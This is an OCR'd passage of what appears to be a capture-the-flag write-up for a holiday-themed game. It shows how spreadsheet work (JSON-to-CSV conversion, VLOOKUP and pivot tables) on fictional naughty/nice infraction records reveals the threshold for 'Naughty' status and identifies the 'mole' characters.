


100%


fx Name


| | A | B |
|---|---|---|
| 1 | Name | Status |
| 2 | Abdullah Lindsey | Nice |
| 3 | Abigail Chavez | Nice |
| 4 | Aditya Perera | Naughty |
| 5 | Adrian Kemp | Nice |
| 6 | Adrian Lo | Nice |
| 7 | Adriana Sutherla | Nice |
| 8 | Agnes Adam | Nice |
| 9 | Ahmed Hernand | Nice |
| 10 | Al Molina | Nice |
| 11 | Alabaster Snowb | Nice |
| 12 | Alejandro Burnet | Nice |
| 13 | Alexa Pearson | Nice |
| 14 | Alexander Sweet | Nice |


Now we need to get the data from the NPPD site.




We don't really know much about how much data is stored on the site but we do see that we can search by date range. Let's give it a ridiculously far back date and see what happens.









Great! We now have some JSON from NPPD. In order to use this data with our Naughty and Nice list, we need it to be in the same format. Let's get it converted to CSV!

Using a freely available online service, we can cut and paste the JSON to convert and download it.




Now that we have our JSON data converted to CSV, we can place it in our Google doc using text to columns, again with commas as delimiters. We now have something like this, in a sheet called “From NPPD”.





| | A | B | C | D | E | F | G | H | I | J |
|---|---|---|---|---|---|---|---|---|---|---|
| 1 | infractions__st | infractions__sev | infractions__title | infractions__date | Name | Status | | | | |
| 2 | pending | 3 | Throwing rocks (non-person target) | 2017-03-09T10:19:28 | Abdullah Lindsey | Nice | | | | |
| 3 | closed | 5 | Naughty words | 2017-06-28T12:04:04 | Abdullah Lindsey | Nice | | | | |
| 4 | closed | 3 | General sassing | 2017-06-28T22:15:37 | Abigail Chavez | Nice | | | | |
| 5 | closed | 3 | Bedtime violation | 2017-07-27T23:48:39 | Aditya Perera | Naughty | | | | |
| 6 | open | 3 | Aiding and abetting / accessory to another child's infraction | 2017-09-24T19:16:13 | Aditya Perera | Naughty | | | | |
| 7 | open | 2 | Petty candy larceny | 2017-04-04T14:19:11 | Aditya Perera | Naughty | | | | |
| 8 | open | 1 | Talking back to parents or other adults | 2017-09-21T12:10:08 | Aditya Perera | Naughty | | | | |
| 9 | pending | 3 | Tantrum in public | 2017-09-16T19:26:28 | Aditya Perera | Naughty | | | | |
| 10 | pending | 5 | Throwing rocks (at people) | 2017-03-03T22:28:58 | Adrian Kemp | Nice | | | | |
| 11 | pending | 4 | Naughty words | 2017-06-19T23:29:07 | Adrian Lo | Nice | | | | |
| 12 | pending | 2 | General sassing | 2017-07-14T20:51:53 | Adriana Sutherland | Nice | | | | |
| 13 | open | 4 | Anti-social behavior (unspecified) | 2017-07-27T06:36:02 | Agnes Adam | Nice | | | | |
| 14 | closed | 4 | Crayon on walls | 2017-07-06T20:18:01 | Ahmed Hernandez | Nice | | | | |
| 15 | open | 3 | Petty candy larceny | 2017-10-09T04:27:16 | Al Molina | Nice | | | | |
| 16 | pending | 3 | Anti-social behavior (unspecified) | 2017-03-01T04:18:56 | Al Molina | Nice | | | | |
| 17 | pending | 3 | Computer infraction: Bypassing parental controls | 2017-12-20T03:39:00 | Al Molina | Nice | | | | |
| 18 | pending | 5 | Naughty words | 2017-01-21T05:34:34 | Alejandro Burnett | Nice | | | | |
| 19 | pending | 5 | Throwing rocks (at people) | 2017-02-18T14:19:30 | Alexa Pearson | Nice | | | | |
| 20 | pending | 4 | Talking back to parents or other adults | 2017-11-17T06:02:12 | Alexander Sweeney | Nice | | | | |
| 21 | open | 2 | General sassing | 2017-08-26T14:35:52 | Alfred Slater | Nice | | | | |
| 22 | open | 4 | Aiding and abetting / accessory to another child's infraction | 2017-06-27T21:11:00 | Alfred Yang | Nice | | | | |
| 23 | closed | 2 | Unauthorized access to cookie jar | 2017-04-18T21:00:05 | Alice Brock | Nice | | | | |

Wait, the data from NPPD did not have a header called “Status”. How did we get that? We used a VLOOKUP (short for vertical lookup) to look up the names from NPPD in our Naughty and Nice list. When found, the VLOOKUP will add their corresponding Status of Naughty or Nice to our NPPD sheet. This way we can combine the two data sets to help answer questions.

How do we know how many infractions it takes to be marked as Naughty? Let’s filter those on the list with that status.



Using a pivot table we can display our list of Naughty individuals with a new column which counts the total number of infraction dates associated with that person. We see that the least amount of infraction dates associated with any of these people is 4. This suggests that it takes 4 total infractions to be marked as naughty.





Now we need to identify the rest of North Pole's insider threat moles. After speaking with Minty Candycane, GDPR compliance officer, we learn some interesting information. Two elves started fighting, pulling hair, and throwing rocks. Minty says that there was also a super atomic wedgie involved and that those involved were Munchkin Moles. Now that we have a set of infractions attributed to moles, we can then use the NPPD data to identify other names with the same infraction set.

```
Name: Boq Questrian
Height: Approximately 4 feet
Weight: Unknown
Appearance: Reddish skin tone, blue eyes. A single curl of hair dominates an otherwise
unremarkable hairstyle.
Warning: Boq is uncannily accurate at short-distance rock throwing.

Name: Bini Aru
Height: Approximately 4 feet
Weight: Unknown
Appearance: Pale skin, grey eyes. Unruly black hair.
Warning: Bini is unrelenting in hair pulling.
```


Again using our pivot table that we created earlier, we can look at the infractions of the two known moles relative to others on the Naughty/Nice list. Using the infractions that Minty described, we see that "Giving super atomic wedgies" is the common thread between the two

known moles and 6 other individuals. We believe these to be our previously unknown insider threats.




| Name | Giving super atomic wedgie |
|---|---|
| Bini Aru | 1 |
| Boq Questrian | 1 |
| Erin Tran | 1 |
| Kirsty Evans | 1 |
| Lance Montoya | 1 |
| Nina Fitzgerald | 1 |
| Tracey Rowe | 1 |
| Wesley Morton | 3 |
| **Grand Total** | **10** |


After completing Bumble's Bounce, we learn from Sam the Snowman that Bumble has been throwing the snowballs from the top of North Pole mountain.




